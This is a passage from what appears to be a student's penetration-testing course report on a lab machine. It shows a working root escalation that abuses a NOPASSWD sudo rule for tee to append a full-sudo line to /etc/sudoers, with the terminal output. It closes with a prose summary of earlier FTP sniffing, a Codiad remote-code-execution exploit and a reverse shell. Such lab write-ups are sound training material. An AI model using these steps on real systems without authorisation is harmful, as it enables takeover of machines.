


ROOT ACCESS

I used some privilege escalation methods to gain root access by using the

command : sudo -l

```
litty@r3dte4m:/$ sudo -l
Matching Defaults entries for litty on r3dte4m:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User litty may run the following commands on r3dte4m:
    (root) NOPASSWD: /usr/bin/tee
litty@r3dte4m:/$
```



Then I find the exploit of the tee using the online web search GTFOBins

LFILE=file_to_write
echo DATA | sudo tee -a "$LFILE"


Finally I set the data to execute

LFILE=/etc/passwd

echo 'litty ALL= (ALL) NOPASSWD:ALL' | sudo tee -a /etc/sudoers

```
litty@r3dte4m:/$ ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
litty@r3dte4m:/$ cd root
bash: cd: root: Permission denied
litty@r3dte4m:/$ sudo -l
Matching Defaults entries for litty on r3dte4m:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User litty may run the following commands on r3dte4m:
    (root) NOPASSWD: /usr/bin/tee
litty@r3dte4m:/$ LFILE=/etc/passwd
litty@r3dte4m:/$ echo 'litty ALL=(ALL) NOPASSWD:ALL' | sudo tee -a /etc/sudoers
litty ALL=(ALL) NOPASSWD:ALL
litty@r3dte4m:/$ sudo su
root@r3dte4m:/# ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
root@r3dte4m:/# cd root
root@r3dte4m:~# ls
proof.txt
root@r3dte4m:~#
```

After that I used sudo su to get root Access
After this I got a file from root directory called proof.txt and I " cat " it.



NOW THE SYSTEM IS FULLY COMPROMISED.

CONCLUSION

The machine named r3dte4m it is provided by the Red Team Hacker academy as a final project for the course completion of Certified Penetration Tester. The project report shows that the machines that are easily compromised by some simple pentesting tools, and also I give all the information related to vulnerabilities and exploitations. Accessing the root permission, take the root flag and the machine is fully compromised are the main target given to us.

Found some open ports and their information using network scanning methods and then login in to the ftp port that are not proper configured. By using wireshark inspect the data packages that are taken form the ftp. After inspecting the packages hostname, usernames and password are been found, some another username and password can be found by using cewl.

Codiad is an open source web-based IDE framework is vulnerable to the Remote Code Execution, for using this vulnerability login to the codiad using the login credentials and exploits the vulnerability. By taking reverse shell we get an access to the machine, cracking some hexadecimal code found and get the ssh login credentials.

Login ssh and use some privilege escalation techniques that lead to gaining the root access and finally the root flag and machine compromised.